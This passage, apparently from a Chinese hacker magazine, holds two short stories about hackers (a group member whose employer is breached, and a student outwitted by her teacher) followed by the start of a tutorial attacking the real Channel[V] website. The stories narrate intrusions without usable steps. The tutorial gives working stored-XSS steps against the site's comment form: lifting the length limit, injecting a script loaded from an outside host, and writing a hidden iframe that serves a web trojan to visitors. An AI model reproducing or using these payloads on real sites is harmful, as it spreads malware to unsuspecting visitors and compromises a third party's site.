我从来不认为恋爱和入侵攻击有什么太大的冲突，而且我毫不遮掩的把雅美带进我的猪窝，反正将来这个窝她也会有份的。所以当她看到这个比猪窝还要狼籍的房间而皱着眉头收拾的时候，我在嘿嘿的奸笑。当一个女人愿意为男人打扫房间时，就说明她已经开始包容这个男人的缺点了，这样的生活真是无比的惬意啊。以前在我入侵的时候连泡面都吃不上，如今我却每天都能吃到可口的饭菜，我发现我的生活已经挤进一大片的阳光，我灰色的心情也在阳光中焚烧变成灰烬，一点点的消散。

组织里的攻击一直都很平静顺利，我知道这只不过是暴风雨前的预兆，有些兴奋这场暴风雨的来临，至少可以给平淡无奇的入侵生活带来一点难度的趣味。果然不久之后网络警察开始注意我们这个组织的一切行动了，他们开始把一个叫做千里眼的监视软件，安装在一些中日合资公司的官方网站或者日本各个公司的网站内。这样一来，我们攻击的目标要么有所改变，要么就要重新研发软件和更改入侵软件的数据来躲避千里眼的追踪。当然我们选择前者，其实组织里关于技术的事情都是我来决定的，但是入侵哪家公司都是他们决定。我们的分工很明确，我不想败在谁的技术之下。

组织的老大阿米曾经说过，我们在玩火，即便注定是一只飞蛾，也会向着那最光亮的地方飞去，哪怕明知前面一定会是化为灰烬的结果，也从来不懂得回头。因为，我们疯了！我想是的，如果不是的话，为什么我会跟公司请半个月的病假而在家里只对着电脑、泡面和香烟呢？

雅美在那段时间经常光顾我的猪窝，帮我打扫，帮我做饭，但是那时候我吃不出来饭是什么味道，因为我全部的精力根本就不在那里。我也偶尔会把雅美抱在怀里，跟她讲老大他们的英雄事迹。看着我眼神一刻也不肯离开电脑，雅美叹息的说："难道，这就是你所谓的重要事吗？难道对于事业你就不能上一点心吗？难道我在你眼里只是空气吗？"我沉默的看着电脑，直到雅美关上门的那一刻，我都没有告诉她，空气对我来说很重要，因为离开它一秒钟我都会窒息的，但是空气存在的时候都是毫无痕迹的，只是默默的在唇齿

之间流连。

人生也许本来就是充满戏剧性的，闹剧会不断的上演。当我看到公司网站的名字位居入侵榜首的时候我有点发傻的呆在了那里。我第一次开始迷茫，是为了前途拯救公司，还是为了梦想一起和组织毁掉我的工作呢？烟很快就被我抽掉了，整整三包，可是我还在迷茫的选择之中。那天晚上他们入侵的时候我看着电脑黑色的屏幕，像是我的人生一般，我不知道该怎么说这样的结局，是我这么多年执着出了错，还是梦想与现实的冲突。那夜，我眼睁睁的看着时间一点点的流逝。第二天准时起床上班，我不想问昨天晚上他们的入侵是不是成功了，因为公司里慌乱的景象和老总暴跳如雷的样子已经告诉了我，他们成功了。而且使用着我编写的软件顺利的躲过了网警的追踪。“夜里哭泣的猫”一时间在公司里声名大噪，每一个人都知道有一个叫“黑暗使者”黑客组织的署名为“夜里哭泣的猫”的黑客入侵了公司。不久之后雅美和公司老总非常给面子的把网警带进了我的办公室。

我明白事情泄漏了，但是如果网警真的掌握了什么证据的话，就不会这么客气的走进我的办公室，而应该直接把那精美的“手环”带在我的手上了。所以我保持了沉默，网警软硬兼施，而我却一直保持着最初的笑容，大脑里不断的思考着到底是谁出卖了我。网警最后离开的时候对我说：“我明白你们这一群的人想法和看法，你们把自己看得很伟大。但是做任何事情不要太过火，其实我们早就注意你们了。我们也不想深究，只是你们的行动越来越大胆，给别人的网站造成的损失也越来越大，适可而止吧！”


虽然网警以没有确凿证据为由放过了我，但是我仍被公司除名了，而“夜里哭泣的猫”也成为网警头号的通缉犯。梦想与现实一瞬间在我的眼前坍塌。我带着三年来我在公司的一切，被所有人指指点点的迈着沉重的脚步。不知道怎么的被雅美拉进了会议室，面对雅美的眼泪我没有怨恨，她也是迫不得已才把网警带进办公室的，这怎么能怪她呢？雅美抱着我，泣不成声的说：“对不起，我真的不知道你就是‘夜里哭泣的猫’，也不知道你是‘黑暗使者’。对不起，要不然我是不会报警的……”她还说了什么我都已经听不见了。我只是把雅美的眼泪留在了身后很远的地方。我爱她，但我和她却注定是属于两个世界的。

在后来的这段时间里我反省了很多，想想真正研究黑客技术的原因是为了黑站发泄还是为了达到一种自我的心理满足。我的消失就像人间蒸发一样，可是时间也不能给我一个完整的答案。我以为我可以消失得很彻底，像一个正常人那样有白天黑夜一样的生活，但是我发现我错了，我不可能做到那样。在MSN上我碰到了组织里的人，他们没有说任何安慰的话，只是说：我们这么做是为了提高技术，用我们手中掌握的技术做到自己应为祖国应尽的责任，无法确定我们这样做是不是正义的，或许我们是在错误中寻找正确的方式。

关上电脑我明白了，这么多年我不是没有目标的行走，只是把目标隐藏在黑夜的身后。

深夜两点，我终于把一个网名叫“夜里哭泣的猫”的故事写完了，我把文章传给他看了一遍。他出奇的满意，说也许只有我才会把他的故事描写的这么真实。我在电脑这一边傻傻的笑了笑。他下线了，我知道他会永远消失在这个网络世界里。他需要的只是讲述，也许他再也不会在我的视野里出现，也许某一天即使他出现了我也不曾知道，但是他也许不知道我的MSN上每天晚上都会有一个网名叫“夜里哭泣的猫”的网友跟我讲着和他相同的悲伤或者快乐。

人生路上总会有很多坎坷出现，有人奋力挣扎，有人放弃前进，无论怎么走过，都曾经留下了痕迹。那一片足迹也许就是你要的见证。那只猫请不要躲在黑夜后面哭泣，这样的夜晚你应该是在安逸的入睡。



看着电脑上高老师发过来的留言，飞莲有些吃惊，什么时候学校里出现了一个黑客高手而她却一点儿也不知道呢？连高老师的电脑都被入侵了，看来这个神秘的家伙确实不简单。想入侵高老师的电脑可不是这么简单的，高老师对于编写病毒和木马还是很有一套的，即使在网络入侵方面称不上太高的高手，可也不是一般的菜鸟所能比的。飞莲曾经想过到高老师的电脑里去潇洒走一回，可是这个想法终究没有实现，没想到却被这个家伙捷足先登了。好胜的飞莲自然不会服气，真想和那个家伙好好的较量一下呀，可是最重要的是要有机会！

正想着的时候，高老师在MSN里大喊大叫着说电脑里保存的成绩单也被翻阅了。飞莲觉得有些好笑，没想到一向沉稳的高老师也会如此的心浮气躁。飞莲小心的安慰着，可是谈到最后高老师竟然语重心长的说道：“飞莲啊，你说你一个女孩子怎么会喜欢玩这个呢？不要动不动就黑人家电脑，入侵网站，你是个好学生，最重要的是学习。”天哪，高老师不会怀疑我就是那个在他地盘里扫荡的家伙吧！飞莲感到有一丝的委屈，但是却也没有办法，因为在高老师的眼里能够入侵他电脑也就只有飞莲了。为了还自己一个清白，飞莲发誓

一定把那个家伙揪出来！

飞莲恩威并用，软硬兼施的逼迫校园网站的站长放出风去，说校园网站的安全性是经过国内黑客高手专门设置过的，至今还没有任何人及任何软件能够入侵并拿到管理员权限，并在最后发出“挑战书”希望各路菜鸟能够赐教。

接下来，飞莲就开始在网站服务器上忙碌起来，一口气给服务器安装了一个扫描报警程序、一个防注入程序以及一个IP跟踪程序，另外还专门架设了一个密罐程序，伪装了21、80、1433、3306、3389等端口，并将访问日志文件定时自动的备份至另一内部电脑中，设置完所有的一切后才满意的松了口气，只留下站长忐忑不安不安的在一边瞧着，却云里雾山地根本搞不清楚飞莲在忙啥。

这下飞莲可有事情做了，几乎二十四小时一动不动的盯着电脑屏幕监守着，一双漂亮的大眼睛仿佛就快要掉到电脑里去了。可一连几天网站都安然无恙，倒是飞莲却一天天的憔悴下去了，脸也变黄了，痘痘也重出江湖了，连眼圈也跟大熊猫结亲了。终于在一天中午飞莲光荣的倒在床上蒙头大睡了两个多小时，可醒来后的飞莲真的要气坏了，只见网站首页上一片漆黑，上面几个血红色的几个大字写着：这是小小的教训，你的网站漏洞百出，还敢说这样的大话。飞莲，祝贺你的失败。落款是“神仙”。飞莲连忙检查了扫描报警程序以及网站访问日志文件，可是所有的文件都非常正常，根本就找不出对方是如何进来的，甚至于网站内的所有文件也都没有作过任何的改动。

一连几天，飞莲都是在愤怒及思索中度过的，她真的不服气也更不愿意承认就这么没面子的彻底输掉。看来那家伙已经知道自己在注意他了，所以飞莲决定改变策略，利用社会工程学来找出这个讨厌的家伙。于是飞莲没事就跑到计算机系去闲逛，打听一下谁是计算机系的龙头，但是打听的结果让飞莲很失望。那几个打听出来的老大居然都是自己手下的败将。

回到寝室的飞莲无力地躺在床上，脑子里想到的全是那个该死的“神仙”黑客。生气的时候飞莲甚至还忍不住去捶打枕头。飞莲打开了自己的电脑，可更令她生气得一幕出现了，只见电脑原来默认的蓝色桌面被换成了一个黑色的桌面，而且桌面中央同样有几个血红色的大字：飞莲，调查我可不是一件容易的事情哦，努力呀！落款还是“神仙”。“啊……”飞莲大叫一声，气得抄起桌子上的茶杯照着电脑屏幕就砸了过去，还好，就在茶杯即将接触电脑屏幕的一刹那，茶杯终于停住了，毕竟显示器砸坏了可就没法子上网了呀。

从那以后飞莲变得老实多了，少了很多的张扬，也不再和计算机系的学生去比谁的技术更厉害了，更多的是在啃那些电脑书籍。飞莲真的不能相信自己会败的这么惨。每天飞莲都会在电脑桌面上看到不同的留言，比如：“知道吗？飞莲小笨蛋，计算机不是全部，计算机是要建立在知识丰富的基础上的。”“该是睡觉的时候，怎么还在亮着灯看书啊！”“如果想赢我，必须先找到我，如果这次预考结果不在全年级的前十名，我是不会和你做任何较量的。”飞莲看到这些桌面上的字就有气。为了能和这个“神仙”真正的比试一下，飞莲不得不跟平时看着就头疼的书本来上一次最亲密的接触。飞莲有时在想，如果当初要是这么认真学习的话，现在早已经在学校里名扬一时了。虽然现在也是名声大噪，但是那是因为电脑的原因。不过现在不学习也不行了，电脑已经被“神仙”重新设置了开机密码，飞莲尝试破解了很多次都没能成功，所以在漫漫长夜里，也只好以书为友了。

飞莲偶尔也会跑到网吧里整夜都坐在电脑前上网，不过飞莲每次到网吧上网都会悄悄的中止网吧管理软件而免费上网，倒不是因为想赖那几元钱上网费，只是飞莲觉得一个黑客如果花钱上网的话是很丢人的。这天飞莲照常来到网吧，就在快要入侵成功网吧服务器的时候，突然主机的报警器响了起来，吓得飞莲连忙重启了电脑，一个女孩子，要是被网管发现在网吧里不干好事而免费上网的话，恐怕传出去可不怎么好的。听到报警声，网管连忙跑了过来好奇的检查了一番，却什么也没有发现。几分钟后，飞莲又换了另一种方法来尝试入侵网吧的服务器，可就在入侵成功的同时，报警器再一次大响了起来。吓得飞莲再一次重启了电脑，就在系统重新启动好后，网吧主机突然向飞莲发送了消息过来：“飞莲，不要瞎弄，黑客技术不是用来干这些事情的。———神仙”。怎么可能？难道他也在网吧里？想到这儿，飞莲突然有了莫名的兴奋和紧张，她站了起来望望网吧四周，只见玩网游的忙着玩网游，聊天的在忙着聊天，看电影的在聚精会神的看着电影，一个可疑的人物也没有。飞莲只好怏怏的下了机，回寝室继续看她的书。

飞莲把触摸电脑的唯一希望都寄托在上微机课了，每天都在望眼欲穿的看着课程表，就是要等到微机课的到来，每到这一天飞莲都会连奔带跑的赶到微机室，手指敲击键盘的感觉实在是太令她兴奋了。一个礼拜了可算是碰到电脑了，那感觉是多么的惬意啊！

虽然可以使用电脑了，但是微机室里的电脑只开放了课程的学习权限，不允许上QQ和msn，也不允许下载任何别的工具，没有木马、没有溢出程序、也没有其它的黑客工具，实在是无聊。突然，飞莲发现电脑没有禁用USB设备，那一刻，飞莲就象发现新大陆一样，她连接取出自己的MP3接了上去，从MP3里复制了几个工具过去，接下来，她轻车熟路的使用本地溢出程序顺利的获得了自己这台电脑的管理员权限，然后开始使用其它的黑客工具对整个网络进行了扫描，让飞莲吃惊的是在网络中居然还有一个家伙在闲逛着。飞莲有种预感，似乎这个人就是“神仙”。在飞莲发现这个人的同时，同样对方也发现了她，飞莲连忙抓住时机开始追踪对方的IP地址，可是查到的结果却让她吓了一跳，居然就是自己寝室里的那一台电脑。正当飞莲又气又惊的时候，那个人已经从网络里消失得无影无踪了，一点痕迹也没有留下。

“飞莲你给我过来！”不知何故，讲堂上的高老师生气的喊着。飞莲连忙跑了过去。还没等老师说话，飞莲一看电脑就明白发生了什么了。原来高老师的电脑屏幕一片漆黑，上面有几个血红色的大字：哈哈，我在控制着整个网络，你奈我何？更让人吃惊的是落款竟然是飞莲。飞莲的嘴巴张得老大，半天也合不上。只听高老师强压着怒火说道：“飞莲啊，你也太调皮了。就算是会点技术也不用这么嚣张吧，你居然玩到老师的头上了？……”飞莲又气又怒，真是哑巴吃黄连有苦说不出。

回到寝室，只见打开的电脑上一片漆黑，又是几个血红色的大字：服吗？落款仍然是“神仙”。飞莲跌坐在椅子上，呆呆的苦笑着。看来自己必须要勇于承认失败了，而且是输得心服口服无话可说。这家伙真的跟神仙似的，找不到头绪，凡人和神仙斗还有什么好说的呢？

预考结束了，飞莲一直都在担心着自己的成绩，无聊的打开电脑，只见桌面上是粉红色的，而且有着兰色的花瓣在飘动。上面有一些留言：“飞莲，你确实是好样的，恭喜你在年级考试中获得了第六名，希望你以后会更加的努力。我们拥有的技术不是用来较量的，就像唱歌从来都不是来比赛的，那是一种精神的享受，练武的人从来都不是用来打斗的，只为身体强健能保护自己。而我们只是负责把技术继续发展下去，不断的提高用来帮助别人而存在的。你在学校里经常入侵校园的网络以及入侵别的同学的电脑等很多事情都是你不应该做的，而且还荒废了学业。你虽然在这方面很有天赋，但是注意也要有一个良好的心态。接下来的日子我希望你在这方面和学习都是双赢的。我们一起努力吧。加油，飞莲！”

落款竟然是高老师，飞莲惊讶得差点没从椅子上蹦起来，但是仔细回味，突然觉得这段时间自己在很多方面都已经有了很大的进步。至少她不像曾经那样轻狂骄傲了。因为她知道了人外有人天外有天，看来真要端正自己的心态了。

最后，飞莲笑着给高老师回了封感谢信，顺便还想告诉高老师，她输得很快乐！

和我一起去看Channel[V]

LET'S GO CRAZY! [V]

文章难易度：★★★★
文章阅读点：Channel[V]网站跨站漏洞的详细使用，利用其提供的"我的V空间"上传网页木马的两种方法

=阿布=/[W.S.T]

认识李晨吗？看过Channel[V]吗？不认识？没看过？那总看过一些MTV吧，在MTV的画面右上角那个[V]的符号总该记得吧！对，这就是Channel[V]的台标！我每次放学回家都是只看这一个频道（卫星频道），它是一个音乐台，每天都放MV哦！今天呢，我们一起来看看他的网站安全做的怎么样呢？Let's Go……

打开IE，输入Http://www.vchinese.com/，页面做得很华丽，搭配上忧郁的蓝色，增添了几分神秘气息，如图1。主页上原来都是HTML页面，现在换成了PHP脚本！这些PHP脚本将单引号和空格什么的都统统过滤了（Channel[V]嘛！哪那么容易搞，你以为是互联星空啊！），我打开一个新闻页面，看完新闻后，在页面的下面看到有个发表评论的地方，想到什么了？没感觉？不是吧！？现在不是很流行跨站吗？咱也来跨一下，输入<(')>，点击发表，看看系统有没有把这些字符过滤了。成功发表，再查看源文件（点击IE中的"查看"，再点"源文件"），发现我们的代码都完完整整的被输出了！哈哈，这个地方有跨站漏洞哦！我们来测试一下，在输入框中输入<script>alert('我是阿布')</script>，如图2，再点击发表。这时能看到我们可爱的小框框已经弹出来了（图3）！嘿嘿！大家再来看一下他的网页源代码（图4），我发现对方在这个发表的地方限制了长度，允许输入的字符不够，该怎么办呢？看俺的，把网页保存下来（点击IE中的"文件"，再点"另存为"，全部保存就好）。我们用记事本打开保存下来的HTM网页文件，先来到发表评论的代码处（搜索"发表评论"会直接带到我们想去的地方），发现他的限制长度为38，我们就改成380！不够用？汗……那就改成3800吧！这下够用了吧！再把下边的action地址补全，就是把他的相对路径改成绝对路径！然后存盘退出！我们再用刚才打开新闻页面的那个IE窗口打开我们修改好的文件，然后我们就可以想发表多长就多长了！但是我感觉这样有点麻烦，而且都会在评论栏里出现空空的"评论"，不爽！我们引用JS来跨站，还可以挂马哦！在发表评论的输入框中输入<SCRIPT src="http://54jj.cn/mm.js" type=text/javascript></SCRIPT>，成功发表后，我们再去更改Http://54jj.cn/mm.js这个文件，就写个挂马的代码吧，JS代码为：document.write('<IFRAME marginWidth=0 marginHeight=0 src="http://你的网马的地址" frameBorder=0 width=0 scrolling=no height=0 topmargin="0" leftmargin="0"FRAME>')；。




图1

